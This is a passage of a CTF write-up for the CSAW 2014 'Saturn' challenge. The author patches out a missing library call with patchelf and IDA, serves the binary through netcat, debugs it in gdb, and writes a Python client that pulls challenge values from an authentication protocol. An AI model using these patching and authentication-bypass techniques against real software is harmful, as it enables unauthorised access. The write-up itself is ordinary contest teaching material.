# CSAW 2014 - Saturn

Sep 22nd, 2014 | Comments

This post contains a detailed account of how I solved the **Saturn** exploitation challenge during CSAW 2014 CTF. I thought that this challenge was very entertaining, hopefully you will too.

## Introduction

The challenge, worth 400 points, is the second-last in the list of exploitation challenges on the page. When selected, we're presented with a download link to a binary called `saturn` and the following description:

> You have stolen the checking program for the CSAW Challenge-Response-Authentication-Protocol system. Unfortunately you forgot to grab the challenge-response keygen algorithm (libchallengeresponse.so). Can you still manage to bypass the secure system and read the flag?
>
> nc 54.85.89.65 8888
>
> Written by crowell

Once downloaded, we take a look at the details of the file:

```
$ file saturn
saturn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.
```

The binary is an x86 (hooray!) ELF but has been stripped (booo) which means general analysis in `gdb` isn't going to be pleasant. On attempting to run this binary we get an error printed to the console:

```
$ ./saturn
./saturn: error while loading shared libraries: libchallengeresponse.so: cannot open shared object file: No such file or
```

Just like the instructions indicated, we don't have the required library `libchallengeresponse.so` handy and so we can't run it. Let's see which functions it depends on by using `objdump`:

```
$ objdump --dynamic-reloc ./saturn

./saturn:         file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a060 R_386_COPY        stdin
0804a080 R_386_COPY        stdout
0804a00c R_386_JUMP_SLOT   read
0804a010 R_386_JUMP_SLOT   printf
0804a014 R_386_JUMP_SLOT   fflush
0804a018 R_386_JUMP_SLOT   fclose
0804a01c R_386_JUMP_SLOT   __stack_chk_fail
0804a020 R_386_JUMP_SLOT   fwrite
0804a024 R_386_JUMP_SLOT   fread
0804a028 R_386_JUMP_SLOT   puts
0804a02c R_386_JUMP_SLOT   __gmon_start__
0804a030 R_386_JUMP_SLOT   exit
0804a034 R_386_JUMP_SLOT   __libc_start_main
0804a038 R_386_JUMP_SLOT   fopen
0804a03c R_386_JUMP_SLOT   fileno
0804a040 R_386_JUMP_SLOT   fillChallengeResponse
```

All of the functions above look to be fairly standard impors from the likes of `libc`, except for `fillChallengeResponse`. My guess here was that this is the only function that is included in the missing library, so removing the dependency shouldn't cause too many issues.

To fix up the binary to allow it to function we need to:

1. Patch the binary so that it no longer depends on this library.
2. Stub out any function calls to this library in the code.

## Preparing the Binary

I used patchelf to remove the reference to the library from the `saturn` binary using the `--remove-needed` switch, like so:


```
$ ./patchelf --remove-needed libchallengeresponse.so ./saturn
```

When we run the binary now, we get a different error:


```
$ ./saturn
./saturn: symbol lookup error: ./saturn: undefined symbol: fillChallengeResponse
```

So we have removed the dependency on the library, but as suspected we need to remove references to the function call. It's time to fire up IDA to see where the `fillChallengeResponse` function is used. I used the Pro version but I believe you can use the community version as well. Bear in mind that some of the interface to the community version is probably going to be a little bit different, but you should still be able to follow along if you don't have Pro.


With the binary loaded, we can see the full list of functions in the functions window. This list includes the `fillChallengeResponse` response function:




Selecting `_fillChallengeResponse` in the function list takes us to the location in the code where the import is invoked. Using IDA's `Xref` functionality we can find where this function stub is called by pressing `X`:





Double-clicking the only entry in the list takes us to the source of the call, which shows some interesting functionality:




From this disassembly we can infer the following about the `fillChallengeResponse` function:

1. It's probably a `cdecl` function.
2. It takes two parameters passed via `[esp]` and `[esp+4]` (remember that the top of the stack contains the first parameter).
3. The two parameters, `off_804a050` and `off_804a054` passed in are addresses to areas of memory, which implies that the call to the function is going to fill this memory with values.
4. The return parameter indicates success or failure of the function.

We can confirm this last point by looking at the contents of the branch for when the return value (coming via `EAX`) is `-1` (aka `0FFFFFFFFh`):




On failure, the program exits with a status code of `1`. Given that the function is called `fillChallenageResponse` it's probably safe to assume that the two parameters are for the *challenge* and *response* buffers, respectively. Running along with this assumption, I renamed these values in IDA so that I could easily recognise them later. Once renamed, we can see where they live in memory by double-clicking on one of them. On doing this I renamed the buffers that the pointers pointed to in IDA, again to make it easy to recognise:

```
.data:0804A050 buf_challenge_offset dd offset buf_challenge ; DATA XREF: sub_804885C+17↑r
.data:0804A050                                               ; sub_8048A7B+F↑r
.data:0804A054 buf_response_offset dd offset buf_response ; DATA XREF: sub_80488E8+16↑r
.data:0804A054                                               ; sub_8048A7B+9↑r
```

One thing that is interesting about these values is that they are `0x20` bytes in size:

```
.bss:0804A0C0 buf_challenge   db    ?
.bss:0804A0C1                 db    ?
.bss:0804A0C2                 db    ?
.bss:0804A0C3                 db    ?
.bss:0804A0C4                 db    ?
.bss:0804A0C5                 db    ?
.bss:0804A0C6                 db    ?
.bss:0804A0C7                 db    ?
.bss:0804A0C8                 db    ?
.bss:0804A0C9                 db    ?
.bss:0804A0CA                 db    ?
.bss:0804A0CB                 db    ?
.bss:0804A0CC                 db    ?
.bss:0804A0CD                 db    ?
.bss:0804A0CE                 db    ?
.bss:0804A0CF                 db    ?
.bss:0804A0D0                 db    ?
.bss:0804A0D1                 db    ?
.bss:0804A0D2                 db    ?
.bss:0804A0D3                 db    ?
.bss:0804A0D4                 db    ?
.bss:0804A0D5                 db    ?
.bss:0804A0D6                 db    ?
.bss:0804A0D7                 db    ?
.bss:0804A0D8                 db    ?
.bss:0804A0D9                 db    ?
.bss:0804A0DA                 db    ?
.bss:0804A0DB                 db    ?
.bss:0804A0DC                 db    ?
.bss:0804A0DD                 db    ?
.bss:0804A0DE                 db    ?
.bss:0804A0DF                 db    ?
.bss:0804A0E0 buf_response    db    ?
```

This implies that they are arrays of data that are to be populated and hence the challenge / response component generates `32` bytes of data, each. Keep this in mind as it'll become important later on.

Going back to our function call site, we can patch the bytes directly in IDA so that the function call no longer happens. However, we need to bear in mind that the last part of this functionality is `jnz short loc_8048AAC`. This is a conditional jump at this point, but we need to make it standard jump so that this code path is always taken. That is, we want to change the `JNZ` to a `JMP`. To do all of this this, we right-click on the address `08048A84` and select `Synchronize with -> Hex view-1`. We can switch over to `Hex View-1` and see the contents of memory at the location we want to change. From `8B` at location `08048A84` through to the `FF` located `08048A9C`, we need to modify these bytes so that they're all `NOP` instructions. We go from this:


```
08048A84  8B 15 54 A0 04 08 A1 50  A0 04 08 89 54 24 04 89  ï.Tá..íPá..ëT$.ë
08048A94  04 24 E8 45 FC FF FF 83  F8 FF 75 0C C7 04 24 01  .$FEn··â°·u.¦.$.
```

To this:


```
08048A84  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ................
08048A94  90 90 90 90 90 90 90 90  90 CC 7C 0C C7 04 24 01  .........¦|.¦.$.
```

Notice how the very last modified byte has not been set to `90`, but instead it's set to `CC`. This instruction is a software breakpoint instruction, so when a debugger is attached the debugger will break. This is a little trick I like to apply to binaries like this so that they're easier to debug behind other applications, such as `netcat`. When I first attempted to exploit this I didn't write the breakpoint byte into the binary, but later on I came back and added it to make debugging easier. To save you this pain, I thought I'd add it during the first pass. More on this later when it comes time to debug.

Finally, to modify the jump, we need to change the next byte, which is `75`, to `EB`, as this is the opcode for a `JMP SHORT` instruction. We can't use straight `F2` to edit because we're not just typing numbers in, so instead we have to use `Edit -> Patch program -> Change byte...`, like so:




Hit `OK` to apply the change. We need to then write the changes back to the input file by choosing `Edit -> Patch program -> Apply patches to input file...`. The dialog box that appears asks us to specify the range of changes to write, and so to make sure we're getting all the changes we've made, we're going to specify the entire address range:




With the patches applied, the disassembly of the function call site now looks like this:

```
0804 8A7B
0804 8A7B
0804 8A7B ; Attributes: bp-based frame
0804 8A7B
0804 8A7B sub_8048A7B proc near
0804 8A7B push    ebp
0804 8A7C mov     ebp, esp
0804 8A7E and     esp, 0FFFFFFF0h
0804 8A81 sub     esp, 20h
0804 8A84 nop
0804 8A85 nop
0804 8A86 nop
0804 8A87 nop
0804 8A88 nop
0804 8A89 nop
0804 8A8A nop
0804 8A8B nop
0804 8A8C nop
0804 8A8D nop
0804 8A8E nop
0804 8A8F nop
0804 8A90 nop
0804 8A91 nop
0804 8A92 nop
0804 8A93 nop
0804 8A94 nop
0804 8A95 nop
0804 8A96 nop
0804 8A97 nop
0804 8A98 nop
0804 8A99 nop
0804 8A9A nop
0804 8A9B nop
0804 8A9C nop
0804 8A9D int     3               ; Trap to Debugger
0804 8A9E jmp     short loc_8048AAC
```

We can see all the references have been removed, and the jump at the end is not conditional. We can now copy this binary back to Linux to see if it runs. However, we can't just run it by itself, because if we do, it will crash thanks to the `CC` instruction we added. So to validate that it works, we can run it via `gdb`:

```
$ gdb ./saturn
 ... snip ...
[-------------------------------------code-------------------------------------]
   0x8048a9b: nop
   0x8048a9c: nop
   0x8048a9d: int3
=> 0x8048a9e:  jmp    0x8048aac
 | 0x8048aa0: mov    DWORD PTR [esp],0x1
 | 0x8048aa7: call   0x80486a0 <exit@plt>
 | 0x8048aac: mov    DWORD PTR [esp],0x8048be4
 | 0x8048ab3: call   0x8048680 <puts@plt>
 |->   0x8048aac:  mov    DWORD PTR [esp],0x8048be4
       0x8048ab3: call   0x8048680 <puts@plt>
       0x8048ab8: mov    eax,ds:0x804a080
       0x8048abd: mov    DWORD PTR [esp],eax
                                                                  JUMP is taken
[------------------------------------------------------------------------------]
 ... snip ...
```

Excellent! The application now runs, and hits our breakpoint instruction. We can see the `NOP` instructions leading up to it, and the `JMP` instruction immediately after which leaps over the `exit` call. When we type `c` to continue, we get:

```
gdb-peda$ c
Continuing.
CSAW ChallengeResponseAuthenticationProtocol Flag Storage
```

The application is now waiting for input on `stdin`. If we type a couple of characters from the keyboard we'll see the application terminate. However, we know that it's running and we're ready to begin debugging.

## A Note on LD_PRELOAD

I've had a few people ask me why I didn't just use `LD_LIBRARY_PATH`/`LD_PRELOAD` with a custom library. The short answer is that I *did* try it, but for some reason it wouldn't work on my machine (could be a Fedora thing, not sure). At some point I'll dig into it to see what is wrong, it could just be that I was doing something stupid. However, in the middle of a CTF when time is precious, debugging my environment wasn't something I was up for. Instead, I changed tact and went with patching the binary this way. While it might seem like it was a bit of an epic job, the process of patching took just a couple of minutes.

## Debugging the Binary

As we can see from the above run in `gdb`, the program reads from `stdin` and writes to `stdout`. However, when we connect to it over a network, we need to talk via sockets. In order to simulate this scenario, and allow us to create an exploit which we don't have to modify when we target the remote host, we need to get this application running behind a socket.

One of the things that is particularly annoying about such challenges is that they're a pain in the butt to debug behind the likes of `xinit`. Instead, what I do is hide it behind a backgrounded instance of `netcat` set up to constantly accept new connections on the same port as the live target, like so:

```
$ nc -l -p 8888 -e ./saturn -k &
[1] 789
```

Your version of `nc` might be different to mine, but the command line above says

- `-l`: Bind and listen for incoming connections.
- `-p`: Specify the source port which is `8888`.
- `-e`: Executes the given command, which maps `stdin` and `stdout` for `saturn` to the socket.
- `-k`: Accept multiple connections in listen mode (aka "keep open").

The backgrounded process' ID is rendered to screen, in this case it's `789`, and we can use this ID to attach to it via `gdb`:

```
$ gdb -p 789
GNU gdb (GDB) Fedora 7.6.1-46.fc19
  ... snip ...
gdb-peda$ c
Continuing.
```

To make sure this is working, we launch an `nc` client and connect to the port:

```
$ nc localhost 8888
```

Then in `gdb`:

```
[New process 30599]
  ... snip ...
[-------------------------------------code-------------------------------------]
   0x8048a9b: nop
   0x8048a9c: nop
   0x8048a9d: int3
=> 0x8048a9e:  jmp    0x8048aac
 | 0x8048aa0: mov    DWORD PTR [esp],0x1
 | 0x8048aa7: call   0x80486a0 <exit@plt>
 | 0x8048aac: mov    DWORD PTR [esp],0x8048be4
 | 0x8048ab3: call   0x8048680 <puts@plt>
 |->   0x8048aac:  mov    DWORD PTR [esp],0x8048be4
       0x8048ab3: call   0x8048680 <puts@plt>
       0x8048ab8: mov    eax,ds:0x804a080
       0x8048abd: mov    DWORD PTR [esp],eax
                                                                  JUMP is taken
[------------------------------------------------------------------------------]
  ... snip ...
```

This is looking very familiar. When we hit `c` again in `gdb`, the process continues and we see the `nc` client receive the prompt appear:

```
$ nc localhost 8888
CSAW ChallengeResponseAuthenticationProtocol Flag Storage
```

Now that our environment has been configured and is ready to debug, proper analysis of the behaviour can begin. It's worth noting at this point the reason why the `CC` breakpoint was added to the binary in the first place. Without this hard-coded breakpoint I wasn't able to get `gdb` to break when the new child starts. I'm sure there's a way, but I couldn't find it in the documentation. This means that I'm not able to set breakpoints inside the code for `saturn` at all, because doing it once attached to the process fails due to the fact that the `saturn` binary hasn't yet been loaded.


Instead, the hard-coded breakpoint forces `gdb` to break on the entry-point, allowing me to get my breakpoints before it continues. It's hacky, but it works!

The only frustration left is that each time a connection is made, `gdb` follows the child process and hence the debug session dies with it. This is fine, because we can easily reconnect to the parent process and go again by typing `attach 789` into the `gdb` console.

Time to analyse the behaviour of the application.

## Binary Analysis of Challenge Extraction


This is where the fun starts. We begin by going back to IDA, and looking at some of the basic flow around the application where the banner is rendered:



```
08048AAC
08048AAC loc_8048AAC:              ; "CSAW ChallengeResponseAuthenticationPro"...
08048AAC mov     dword ptr [esp], offset s
08048AB3 call    _puts
08048AB8 mov     eax, ds:stdout
08048ABD mov     [esp], eax        ; stream
08048AC0 call    _fflush
08048AC5 mov     dword ptr [esp+1Ch], 0
08048ACD jmp     short loc_8048B2C

08048B2C
08048B2C loc_8048B2C:
08048B2C cmp     dword ptr [esp+1Ch], 0
08048B31 jle     short loc_8048ACF

08048ACF
08048ACF loc_8048ACF:
08048ACF call    sub_8048825
08048AD4 mov     [esp+1Bh], al
08048AD8 movsx   eax, byte ptr [esp+1Bh]
08048ADD and     eax, 0F0h
08048AE2 cmp     eax, 0A0h
08048AE7 jz      short loc_8048AF9

08048B33 mov     eax, 0
08048B38 leave
08048B39 retn
08048B39 sub_8048A7B endp
08048B39
```


The first section of this code is rendering the challenge banner to screen and flushing `stdout`. It then moves on to set a local flag variable (located at `1Ch`) to `0` and jumps to the next location. That flag variable is then checked to see if it's `0`, and if it isn't then the branch to the right is taken and the program terminates. This flag appears to be used later in the code as a means to tell the code to terminate some kind of loop.

In our case, the flag has just been set to `0` and hence the left branch is taken where a function is immediately called. Double-clicking on this function name shows us its body, and it simple reads in a single byte from the input stream, and returns it in `EAX` so that the caller can handle it. Given that the purpose of this function is quite clear, I renamed it in IDA like so:



```
08048825
08048825
08048825 ; Attributes: bp-based frame
08048825
08048825 get_input_single_byte proc near
08048825
08048825 buf= byte ptr -0Ah
08048825 var_9= byte ptr -9
08048825
08048825 push    ebp
08048826 mov     ebp, esp
08048828 sub     esp, 28h
0804882B mov     eax, ds:stdin
08048830 mov     [esp], eax        ; stream
08048833 call    _fileno
08048838 mov     dword ptr [esp+8], 1 ; nbytes
08048840 lea     edx, [ebp+buf]
08048843 mov     [esp+4], edx      ; buf
08048847 mov     [esp], eax        ; fd
0804884A call    _read
0804884F movzx   eax, [ebp+buf]
08048853 mov     [ebp+var_9], al
08048856 movzx   eax, [ebp+var_9]
0804885A leave
0804885B retn
0804885B get_input_single_byte endp
0804885B
```

With the single byte now accessible in `EAX`, the function returns and control is passed back to the caller where that byte is stored in a local variable at `esp+1Bh`. This value is then masked with `0F0h` and compared against `0A0h`, and if it matches the following branch is taken:



```
08048AF9
08048AF9 loc_8048AF9:
08048AF9 movsx   eax, byte ptr [esp+1Bh]
08048AFE mov     [esp], eax
08048B01 call    sub_804885C
08048B06 sub     dword ptr [esp+1Ch], 2
08048B0B jmp     short loc_8048B27
```

Here we can see that a new function is being called with a single parameter passed in via `[esp]`, and this value is the byte that was read off the wire. So at this point we can assume that the body of this main function is a simple dispatch loop for a protocol of some kind. So when the caller passes in a byte which matches the above condition, a new function is called. The body of which looks like this:

```
0804885C
0804885C
0804885C ; Attributes: bp-based frame
0804885C
0804885C sub_804885C proc near
0804885C
0804885C var_1C= byte ptr -1Ch
0804885C var_11= byte ptr -11h
0804885C var_10= dword ptr -10h
0804885C var_C= dword ptr -0Ch
0804885C arg_0= dword ptr  8
0804885C
0804885C push    ebp
0804885D mov     ebp, esp
0804885F push    ebx
08048860 sub     esp, 34h
08048863 mov     eax, [ebp+arg_0]
08048866 mov     [ebp+var_1C], al
08048869 movzx   eax, [ebp+var_1C]
0804886D and     eax, 0Fh
08048870 mov     [ebp+var_11], al
08048873 mov     eax, buf_challenge_offset
08048878 movzx   edx, [ebp+var_11]
0804887C shl     edx, 2
0804887F add     eax, edx
08048881 mov     eax, [eax]
08048883 mov     [ebp+var_10], eax
08048886 lea     eax, [ebp+var_10]
08048889 mov     [ebp+var_C], eax
0804888C mov     eax, [ebp+var_C]
0804888F add     eax, 3
08048892 movzx   eax, byte ptr [eax]
08048895 movsx   ebx, al
08048898 mov     eax, [ebp+var_C]
0804889B add     eax, 2
0804889E movzx   eax, byte ptr [eax]
080488A1 movsx   ecx, al
080488A4 mov     eax, [ebp+var_C]
080488A7 add     eax, 1
080488AA movzx   eax, byte ptr [eax]
080488AD movsx   edx, al
080488B0 mov     eax, [ebp+var_C]
080488B3 movzx   eax, byte ptr [eax]
080488B6 movsx   eax, al
080488B9 mov     [esp+10h], ebx
080488BD mov     [esp+0Ch], ecx
080488C1 mov     [esp+8], edx
080488C5 mov     [esp+4], eax
080488C9 mov     dword ptr [esp], offset format ; "%c%c%c%c"
080488D0 call    _printf
080488D5 mov     eax, ds:stdout
080488DA mov     [esp], eax      ; stream
080488DD call    _fflush
080488E2 add     esp, 34h
080488E5 pop     ebx
080488E6 pop     ebp
080488E7 retn
080488E7 sub_804885C endp
080488E7
```

The two things that immediately jumped out at me here were:

1. `buf_challenge_offset` is being accessed at `08048873`.
2. Something that looks like a 32-bit hex value is being outputted to screen at `080488D0`

At first it looks like a challenge value is being read from the challenge buffer and sent to the caller as a 4-byte block. Deeper analysis of this function confirms this (we'll see it in the debugger in just a minute). However, there's one other thing that's interesting located at `0804886D`. That is, the value that is passed in is masked against `0Fh`, and that value is then used as an index into the challenge array.

This means that if a caller sends `A3` as a single byte, the program will detect that `A0` indicates a request for a challenge value, and `03` indicates that the value the caller wants to get is the 4th value in the challenge array. Whatever is located at that offset is loaded as a 4-byte value, and sent to the caller.

Given that we know the array is 32 bytes in size, it can be assumed that there are `8` different challenge values. If that's the case, it's probably safe to assume that there are also `8` response values.

This is clearly the start of the challenge / response handshake. Let's see this in action in the debugger. Below is a simple python script which establishes a connection to the target application and requests all `8` of the challenge values:

```python
#!/usr/bin/env python

import struct, socket, sys

# make sure they've given us a host and port
if len(sys.argv) < 3:
  print "Usage: {0} <host> <port>".format(sys.argv[0])
  sys.exit(1)

# where are we connecting to (local for now)
host = sys.argv[1]
# remote port
port = int(sys.argv[2])

# identifier for the 'challenge' function
challenge_id = 0xA0

```

```
# number of challenge/response values
cr_count = 8

# helper function to unpack 32-bit unsigned long values from byte arrays
def u(a):
  v, = struct.unpack("<L", a)
  return v

# helper function to get a challenge value from the server on the given socket
def get_challenge(i, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(challenge_id + i))
  # read the value off the wire
  challenge = s.recv(4)
  # convert to a number value and return
  return u(challenge)

# connect to the remote host
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))

# read and ignore the banner
sock.recv(1024)

# read each challenge value
for i in range(0, cr_count):
  challenge = get_challenge(i, sock)
  print "Challenge {0}: 0x{1:08x}".format(i, challenge)

# close the socket/finish up
sock.close()
```

Back to `gdb`, reattach to the parent process by typing:

1. `attach <pid>`
2. `c`

Next, run the script above giving it the host (`127.0.0.1`) and port (`8888`) of the target. When run, `gdb` should hit the breakpoint at the point of entry. To analyse the flow of information through the process, set a breakpoint to the spot immediately after the first byte is read by typing:

```
break *0x08048ADD
```

When done, type `c` to let `gdb` continue on, and you should see our new breakpoint get hit:

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffffa0
EBX: 0x4970b000 --> 0x4970ad9c --> 0x1
ECX: 0xffc800ae --> 0xb000a0a0
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xffc800e8 --> 0x0
ESP: 0xffc800c0 --> 0x4970bac0 --> 0xfbad2884
EIP: 0x8048add (and    eax,0xf0)
EFLAGS: 0x207 (CARRY PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048acf:  call   0x8048825
   0x8048ad4:  mov    BYTE PTR [esp+0x1b],al
   0x8048ad8:  movsx  eax,BYTE PTR [esp+0x1b]
=> 0x8048add:    and    eax,0xf0
   0x8048ae2:  cmp    eax,0xa0
   0x8048ae7:  je     0x8048af9
   0x8048ae9:  cmp    eax,0xe0
   0x8048aee:  je     0x8048b0d
[------------------------------------stack-------------------------------------]
0000| 0xffc800c0 --> 0x4970bac0 --> 0xfbad2884
0004| 0xffc800c4 --> 0xffc80184 --> 0xffc81d51 ("./saturn")
0008| 0xffc800c8 --> 0xffc8018c --> 0xffc81d5a ("QT_GRAPHICSSYSTEM_CHECKED=1")
0012| 0xffc800cc --> 0x49581fed (<__cxa_atexit_internal+29>: test   eax,eax)
0016| 0xffc800d0 --> 0x4970b3c4 --> 0x4970c1e0 --> 0x0
0020| 0xffc800d4 --> 0x2f ('/')
0024| 0xffc800d8 --> 0xa0048b4b
0028| 0xffc800dc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048add in ?? ()
```

Wonderful. We can see that `AL` (the right-most byte of `EAX`) is set to `A0`, which is the same as `0xA0 + 0` (ie. the first command coming from our script). To prove that this is indeed what's going on, type `c` and you should see another request come in, this time the value should be `A1`:

```
gdb-peda$ c
Continuing.
  ... snip ...
EAX: 0xffffffa1
  ... snip ...
```

We can see that our requests are coming in as expected, but let's confirm the behaviour of the challenge functionality. Stepping over this line (`si`) results in `EAX` being masked, and the value left over is just the `A0` which identifies this as a *get challenge* packet:

```
gdb-peda$ si
  ... snip ...
EAX: 0xa0
  ... snip ...
```

A comparison then happens and we take a branch over to the code which calls the challenge fetching function. To get there quickly type `break *0x0804886D` and then `c`:

```
gdb-peda$ break *0x0804886D
Breakpoint 2 at 0x804886d
gdb-peda$ c
Continuing.
[----------------------------------registers-----------------------------------]
EAX: 0xa1
EBX: 0x4970b000 --> 0x4970ad9c --> 0x1
ECX: 0xffc800ae --> 0xb000a1a1
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xffc800b8 --> 0xffc800e8 --> 0x0
ESP: 0xffc80080 --> 0xffc800ae --> 0xb000a1a1
EIP: 0x804886d (and    eax,0xf)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048863:  mov    eax,DWORD PTR [ebp+0x8]
   0x8048866:  mov    BYTE PTR [ebp-0x1c],al
   0x8048869:  movzx  eax,BYTE PTR [ebp-0x1c]
=> 0x804886d:    and    eax,0xf
   0x8048870:  mov    BYTE PTR [ebp-0x11],al
   0x8048873:  mov    eax,ds:0x804a050
   0x8048878:  movzx  edx,BYTE PTR [ebp-0x11]
   0x804887c:  shl    edx,0x2
[------------------------------------stack-------------------------------------]
0000| 0xffc80080 --> 0xffc800ae --> 0xb000a1a1
0004| 0xffc80084 --> 0x496358e3 (<__read_nocancel+25>:   pop    ebx)
0008| 0xffc80088 --> 0x4970b000 --> 0x4970ad9c --> 0x1
0012| 0xffc8008c --> 0x804884f (movzx  eax,BYTE PTR [ebp-0xa])
0016| 0xffc80090 --> 0x0
0020| 0xffc80094 --> 0xffc800ae --> 0xb000a1a1
0024| 0xffc80098 --> 0x1
0028| 0xffc8009c --> 0x495b45a1 (<fflush+225>:   add    BYTE PTR [eax],al)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x0804886d in ?? ()
```

Here we have landed right where the mask is applied to the input value to figure out the index of the challenge value to read. `EAX` contains `A1`, which is our input, and this should be masked out to `01` after a single `si`:

```
gdb-peda$ si
  ... snip ...
EAX: 0x1
  ... snip ...
```

